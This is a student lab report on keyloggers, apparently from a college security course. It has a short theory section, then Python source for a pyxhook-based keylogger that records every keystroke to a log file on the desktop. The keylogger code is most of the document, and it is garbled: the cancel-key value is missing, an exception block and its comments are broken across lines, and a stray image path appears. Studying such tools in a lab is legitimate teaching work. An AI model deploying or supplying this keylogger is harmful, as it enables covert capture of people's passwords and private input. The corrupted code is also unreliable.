Don Bosco Institute of Technology, Mumbai 400070

Department of Information Technology

ITL502

Name:-Erica Bastyav DSouza Roll no.: 14 Subject :- Security Lab

Experiment No. : 9

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Title : Keylogger tool

Problem Definition : Study any Keylogger tool – a malicious software , used for keylogger attack.

Pre-requisite : Concepts of software security.

Theory :

Keystroke logging is the process of recording (logging) the keys pressed on a keyboard (usually when the user is unaware). It is also known as keylogging or keyboard capturing. These programs are used for troubleshooting technical problems with computers and business networks. It can also be used to monitor network usages but more often than not it is used for malicious intents like stealing passwords. Procedure/ Algorithm :

Procedure/Algorithm:


- Install pyxhook library in linux
- Using the default location for keylogger file i.e. desktop/file.log
- Allow settings to cancel key from environment arguments
- Create key pressing and saving events
- Create a hook manager and start the hook
- Write exceptions for later analysis

Results:

```
# Python code for keylogger
# to be used in linux
import os
import pyxhook

# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable
('pylogger_file'),
# or use the default ~/Desktop/file.log
log_file = os.environ.get(
   'pylogger_file',
   os.path.expanduser('~/Desktop/file.log')
)
```

```
# Allow setting the cancel key from environment args, Default:
` cancel_key = ord(
   os.environ.get( 'pylogger_cancel',

       ``

   )[0]
)

# Allow clearing the log file on start, if pylogger_clean is defined.
if os.environ.get('pylogger_clean', None) is not None:
   try:
       os.remove(log_file)
   except EnvironmentError:
   # File does not exist, or no permissions.
       pass

#creating key pressing event and saving it into log file
def OnKeyPress(event):
   with open(log_file, 'a') as f:
       f.write('{}\n'.format(event.Key))

# create a hook manager object
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress
# set the hook
new_hook.HookKeyboard()
try:
   new_hook.start() # start the hook except
KeyboardInterrupt:
   # User cancelled from command
   line. pass
except Exception as ex:
   # Write exceptions to the log file, for analysis
   later. msg = 'Error while catching events:\n
   {}'.format(ex) pyxhook.print_err(msg)
   with open(log_file, 'a') as f:
       f.write('\n{}'.format(msg))
```

Output:



References :

https://www.geeksforgeeks.org/design-a-keylogger-in-python/